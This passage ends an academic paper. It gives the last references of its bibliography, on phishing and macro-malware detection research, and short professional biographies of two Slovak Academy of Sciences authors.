[8] Panorios, M.: Phishing Attacks Detection and Prevention. Master Thesis. University of Piraeus, 2024, doi: 10.26267/unipi_dione/3749.

[9] Yan, J.—Wan, M.—Jia, X.—Ying, L.—Su, P.—Wang, Z.: DitDetector: Bimodal Learning Based on Deceptive Image and Text for Macro Malware Detection. Proceedings of the 38th Annual Computer Security Applications Conference (ACSAC '22), 2022, pp. 227–239, doi: 10.1145/3564625.3567982.

[10] Tai, D. Q.—Gallus, P.—Františ, P.: Macro Malware Development Issuses. 2023 International Conference on Military Technologies (ICMT), IEEE, 2023, pp. 1–6, doi: 10.1109/ICMT58149.2023.10171257.

[11] Ramaswami, S. S.—Swain, G.: Detecting Macro Less and Anti-Evasive Malware in Malspam Word Attachments Using Anergy Scoring Methodology. 2023 International Conference on Advances in Intelligent Computing and Applications (AICAPS), IEEE, 2023, pp. 1–8, doi: 10.1109/AICAPS57044.2023.10074267.

[12] Kim, S.—Hong, S.—Oh, J.—Lee, H.: Obfuscated VBA Macro Detection Using Machine Learning. 2018 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), 2018, pp. 490–501, doi: 10.1109/DSN.2018.00057.

[13] Chen, X.—Wang, W.—Han, W.: Malicious Office Macro Detection: Combined Features with Obfuscation and Suspicious Keywords. Applied Sciences, Vol. 13, 2023, No. 22, Art. No. 12101, doi: 10.3390/app132212101.

[14] Ravi, V.—Gururaj, S. P.—Vedamurthy, H. K.—Nirmala, M. B.: Analysing Corpus of Office Documents for Macro-Based Attacks Using Machine Learning. Global Transitions Proceedings, Vol. 3, 2022, No. 1, pp. 20–24, doi: 10.1016/j.gltp.2022.04.004.

Jean Rosemond Dora works in the Institute of Informatics, Slovak Academy of Sciences, Bratislava. He is a penetration tester, focusing primarily on detecting and exploiting (upon request) vulnerabilities in a given environment. He holds certificates among which OffSec Experienced Penetration Tester (OSEP), Cybersecurity and Infrastructure Security Agency (CISA) from the U.S. Department of Homeland Security, Industrial Control System (ICS); Certified Ethical Hacker (CEH), Practical Network Penetration Testing (PNPT), Security Awareness Foundations & Training. He holds his Ph.D. degree obtained from the Institute of Mathematics, Slovak Academy of Sciences (MUSAV). He has a Master's degree from the Faculty of Electronics and Informatics, Slovak University of Technology (FEI-STU) in Bratislava. He holds a second master's degree in computer science from the Faculty of Education in Ružomberok, Slovak Republic. He is also employed in Internal/External, Web Applications, and Wireless network assessments in penetration testing as an independent contractor. Additionally, he is an online instructor, teaching ethical hacking courses on Udemy, Thinkific, and Teachable platforms.

Ladislav Hluchý works in the Institute of Informatics, Slovak Academy of Sciences as a Senior Research Scientist and Manager with more than 20 years of experience in leading national and international research projects and teams of 5 to 20 researchers. He is a competent scientist in the area of high-performance computing, multi-cloud computing, parallel and distributed information processing, and knowledge management. His research also focuses on data flow management through abstract language mechanisms. In the past, Ladislav Hluchý, Associate Professor, has participated in several cooperations with industry, which will be beneficial for transfering the project results into practice.